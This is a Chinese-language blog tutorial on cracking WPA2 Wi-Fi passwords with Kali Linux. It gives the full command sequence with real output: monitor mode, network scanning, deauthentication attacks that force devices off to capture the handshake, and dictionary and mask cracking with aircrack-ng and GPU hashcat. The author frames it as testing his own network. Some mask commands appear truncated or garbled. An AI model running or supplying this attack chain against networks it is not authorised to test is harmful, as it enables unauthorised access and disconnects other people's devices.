

Kali Linux 高效破解Wifi密码

📅 2018-10-22 | 💬 0 Comments


起因是最近买了个Wifi Pineapple，感觉无线安全挺有意思，再加上网上破解Wifi的教程要么跑不起来、要么不是很详细，所以就准备写这篇文章。

前期准备

1.支持监听模式的无线网卡，我这里是小米的无线网卡

2.Kali Linux，我这里是VMware虚拟机

1. 挂载网卡



2. 下载密码字典

- 1 `curl -L -o rockyou.txt https://github.com/brannondorsey/naive-hashcat/releases`
- 2 # 比较常用的密码字典，不是很大，国内Wifi成功率不会很高

开始破解

1. 检查网卡是否支持监听



- 1 airmon-ng
- 2 # 出现为wlan0的网卡则支持

2. 开启

- 1 airmon-ng start wlan0
- 2 # 开启后名称变成了wlan0mon

3. 搜索附近的网络

- 1 airodump-ng wlan0mon
- 2 # 这里使用自己的Wifi作为对象，私自破解他人Wifi属于违法行为

BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
74:7D:24:77:2B:6F	-48	4	0	0	11	260	WPA2	CCMP	PSK	@PHICOMM_6E
CE:81:DA:54:DB:B8	-58	6	0	0	10	130	WPA2	CCMP	PSK	
14:75:90:8E:12:16	-66	13	0	0	6	270	WPA2	CCMP	PSK	
7C:08:D9:87:C6:D6	-69	7	0	0	1	135	WPA2	CCMP	PSK	
02:11:22:33:44:55	-72	3	0	0	11	65	WPA2	CCMP	PSK	wifi pi
FC:10:C6:84:F6:45	-73	10	1	0	6	130	WPA2	CCMP	PSK	
00:11:22:33:44:55	-73	2	0	0	11	65	OPN			FreeWiFi

4. 抓取握手包

- 1 airodump-ng -c 11 --bssid 74:7D:24:77:2B:6F -w ~/ wlan0mon
- 2 # -c 为信道，这里主要是需要包含密码信息的数据包

```
root@kali:~# airodump-ng -c 11 --bssid 74:7D:24:77:2B:6F -w ~/ wlan0mon
```

设备MAC地址

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
74:7D:24:77:2B:6F	-51	80	255	17 0	11	260	WPA2	CCMP	PSK	@PHICOMM_6E

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
74:7D:24:77:2B:6F	84:89:AD:6F:60:6F	-1	1e- 0	0	1	
74:7D:24:77:2B:6F	DC:A4:CA:84:E5:34	-1	1e- 0	0	1	
74:7D:24:77:2B:6F	78:7E:61:E4:C7:0B	-1	1e- 0	0	1	

5. 攻击，使目标设备断开重新连接，以便获取握手包

- 1 aireplay-ng -0 2 -a 74:7D:24:77:2B:6F -c 84:89:AD:6F:60:6F wlan0mon
- 2 # -a Wifi热点的BSSID -c 攻击设备的MAC地址

```
root@kali:~/文档# aireplay-ng -0 2 -a 74:7D:24:77:2B:6F -c 84:89:AD:6F:60:6F wlan0mon
18:18:49 Waiting for beacon frame (BSSID: 74:7D:24:77:2B:6F) on channel 11
18:18:49 Sending 64 directed DeAuth (code 7). STMAC: [84:89:AD:6F:60:6F] [ 0]
18:18:49 Sending 64 directed DeAuth (code 7). STMAC: [84:89:AD:6F:60:6F] [ 0]
18:18:49 Sending 64 directed DeAuth (code 7). STMAC: [84:89:AD:6F:60:6F] [ 0]
18:18:49 Sending 64 directed DeAuth (code 7). STMAC: [84:89:AD:6F:60:6F] [ 0]
18:18:49 Sending 64 directed DeAuth (code 7). STMAC: [84:89:AD:6F:60:6F] [ 0]
18:18:49 Sending 64 directed DeAuth (code 7). STMAC: [84:89:AD:6F:60:6F] [ 0]
```

6. 耐心等待设备重新连接以抓取认证数据包


```
CH 11 ][ Elapsed: 3 mins ][ 2018-10-22 18:21 ][ WPA handshake: 74:7D:24:77:2B:6F ]
```

成功

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
74:7D:24:77:2B:6F	-51	85	1480	145 2	11	260	WPA2	CCMP	PSK	@PHICOMM_6E


BSSID	STATION	PWR	Rate	Lost	Frames	Probe
74:7D:24:77:2B:6F	DC:A4:CA:84:E5:34	-1	1e- 0	0	3	
74:7D:24:77:2B:6F	78:7E:61:E4:C7:0B	-1	1e- 0	0	3	
74:7D:24:77:2B:6F	A4:5E:60:F0:43:1D	-34	1e- 1e	0	410	
74:7D:24:77:2B:6F	70:F1:1C:14:F8:28	-78	1e- 1e	0	267	
74:7D:24:77:2B:6F	84:89:AD:6F:60:6F	-72	1e- 1	0	263	

成功后可终止命令。



7. 暴力破解

```
1 aircrack-ng -a2 -b 74:7D:24:77:2B:6F -w rockyou.txt ~/*.cap
```



这里已经破解成功了，由于自己的密码并不是很复杂，所以很快就完成了破解，实际使用中这个密码字典成功率不会很高，需要使用更大的字典才行。

但更大的字典意味着破解速度会被无限拉长。。

所以下面使用Hashcat来破解密码，实际测试下来，速度确实快了几倍。

使用Hashcat破解

官方介绍是：Hashcat是当前速度最快、最先进的开源密码恢复工具。

我这边测试的是使用GPU破解，所以将环境转移到了Windows下。

1. 格式转换

- 1 # <https://github.com/hashcat/hashcat-utils/releases>
- 2 # 下载转换工具, 将cap文件转换为hccapx文件
- 3 ./cap2hccapx.exe -01.cap 01.hccapx



```
PS C:\Users\...\Downloads\hashcat-utils-1.9\bin> ./cap2hccapx.exe -01.cap 01.hccapx
Networks detected: 1

[*] BSSID=74:7d:24:77:2b:6f ESSID=@PHICOMM_6E (Length: 11)
--> STA=a4:5e:60:f0:43:1d, Message Pair=0, Replay Counter=0
--> STA=a4:5e:60:f0:43:1d, Message Pair=2, Replay Counter=0
--> STA=a4:5e:60:f0:43:1d, Message Pair=0, Replay Counter=0
--> STA=a4:5e:60:f0:43:1d, Message Pair=2, Replay Counter=0

Written 4 WPA Handshakes to: 01.hccapx
PS C:\Users\...\Downloads\hashcat-utils-1.9\bin>
```

2. 使用密码字典破解

- 1 # <https://github.com/hashcat/hashcat/releases>
- 2 # 下载 Hashcat, 开始破解
- 3 .\hashcat64.exe -m 2500 01.hccapx .\rockyou.txt

```

PS C:\Users\...\Downloads\hashcat-4.2.1> .\hashcat64.exe -m 2500 01.hccapx .\rockyou.txt
hashcat (v4.2.1) starting...

OpenCL Platform #1: NVIDIA Corporation

* Device #1: GeForce GTX 970, 1024/4096 MB allocatable, 13MCU

Hashes: 4 digests; 2 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Single-Salt
* Slow-Hash-SIMD-LOOP

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Watchdog: Temperature abort trigger set to 90c

Dictionary cache built:
* Filename...: .\rockyou.txt
* Passwords...: 14344392
* Bytes.....: 139922209
* Keyspace...: 14344385
* Runtime....: 1 sec

3fecb688c8ff22bb547589fa7ae77e46:747d24772b6f:a45e60f0431d:@PHICOMM_6E:321
8518ce1d90e3361e149d103ca0f481e2:747d24772b6f:a45e60f0431d:@PHICOMM_6E:321

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: WPA-EAPOL-PBKDF2
Hash.Target.....: 01.hccapx
Time.Started....: Mon Oct 22 18:33:50 2018 (3 secs)
Time.Estimated...: Mon Oct 22 18:33:53 2018 (0 secs)
Guess.Base.....: File (.\rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.Dev.#1.....: 155.8 kH/s (10.23ms) @ Accel:32 Loops:16 Thr:1024 Vec:1
Recovered.....: 2/2 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 915933/14344385 (6.39%)
Rejected.....: 489949/915933 (53.49%)
Restore.Point....: 0/14344385 (0.00%)
Candidates.#1....: 123456789 -> jaqf8vff
HWMon.Dev.#1.....: Temp: 52c Fan: 33% Util: 98% Core:1252MHz Mem:3004MHz Bus:16

Started: Mon Oct 22 18:33:41 2018
Stopped: Mon Oct 22 18:33:54 2018

```

完成，速度超快！

3. 使用掩码破解

- 1 # 知道密码长度使用此模式还行，如果不知道。。
- 2 .\hashcat64.exe -m 2500 -a 3 01.hccapx -1 ?1?d ?1?1?1?1?1?1?1?1?1?1
- 3 1 ?1?u ?1?1?1?1?1?1?1?1
- 4 # 指定11位
- 5 .\hashcat64.exe -m 2500 -a 3 01.hccapx --increment --increment-min=8 --increate
- 6 # 从8位破解到15位，超高难度
- 7 # 显卡不行，所以就不测试该模式的时间了

4. 常见问题

```
1 * Device #1: WARNING! Kernel exec timeout is not disabled.
2         This may cause "CL_OUT_OF_RESOURCES" or related errors.
3         To disable the timeout, see: https://hashcat.net/q/timeoutpatch
4
5 # 参考 https://hashcat.net/q/timeoutpatch 新建 wddm_timeout_patch.reg 文件, 内容
```

```
1 Windows Registry Editor Version 5.00
2
3 [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\GraphicsDrivers]
4 "TdrLevel"=dword:00000000
```

破解

< 一兆韦德的无耻套路

走出舒适区 - 记一次离职 >

0条评论 kulove.cc  Disqus 隐私政策

 登录 ▾

 Favorite  推文  分享

评分最高 ▾



开始讨论...

通过以下方式登录

或注册一个 DISQUS 帐号 

姓名

来做第一个留言的人吧!

 订阅  在您的网站上使用 Disqus  添加 Disqus  添加  不要出售我的数据

© 2021  Louis Yang

Powered by [Hexo](#) v4.2.1 | Theme – [NexT.Muse](#) v7.7.1